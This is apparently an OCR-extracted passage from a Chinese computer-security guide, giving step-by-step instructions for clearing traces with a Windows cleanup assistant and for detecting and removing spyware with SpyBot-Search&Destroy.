
Step 14 单击“清理”按钮，即可清理扫描出来的痕迹，如下图所示。



Step 15 选择“文件操作”选项，进入“文件操作”界面，通过单击“添加”按钮，可以添加相应的文件，如下图所示。




Step 16 选择“清理相关”选项，在打开的界面中可以查看清理时的日志记录，如下图所示。




Step 17 单击“清空”按钮，弹出“日志记录”对话框，提示用户是否确定要清除所有的历史纪录，单击“是”按钮，即可清空所

有的历史纪录，如下图所示。



Step 18 选择“高级功能”选项，在弹出的列表中选择“脚本对象”选项，在其中可以启用《Windows 清理助手》的脚本对象功能，如下图所示。



Step 19 选择“更多工具”选项，在打开的界面中可以查看《Windows 清理助手》提供的更多系统维护工具，如下图所示。




绝招7：使用SpyBot-Search&Destroy清理




SpyBot-Search&Destroy 是一款专门用来清理间谍程序的工具。到目前为止，它已经可以检测一万多种间谍程序（Spyware），并对其中的一千多种进行免疫处理。这个软件是完全免费的，并有中文语言包支持，可以在 Server 级别的操作系统上使用。

下面介绍使用 SpyBot-Search&Destroy 软件查杀间谍软件的具体操作步骤。

Step 01 安装 Spybot-Search&Destroy 并初始化，即可打开其主窗口，如下图所示。




Step 02 由于该软件支持多种语言，所以在其主窗口中选择 Languages→“简体中文”命令，即可将程序主界面切换为中文模式，如下图所示。




Step 03 单击其中的“检测”按钮或单击左侧的“检查与修复”按钮，即可打开“检测与修复”窗口，单击“检测与修复”按钮，即可开始检查系统存在的间谍软件，如下图所示。




Step 04 在软件检查完毕后，检查页上将会列出在系统中查到的可能有问题的软件。选取某个检查到的问题，单击右侧的分栏箭头，即可查询到有关该问题软件的发布公司、软件功能、说明和危害种类等信息，如下图所示。



Step 05 选中需要修复的问题程序，单击“修复”按钮，即可打开“将要删除这些项目，要继续吗？”提示对话框，如下图所示。




Step 06 单击“是”按钮，即可看到在下次系统启动时自动运行提示对话框，如下图所示。



Step 07 单击“是”按钮，即可将选取的间谍程序从系统中清除。修复后的结果如下图所示，其中以✔标识已经成功修复的问题，以⊗标识修复不成功的问题。



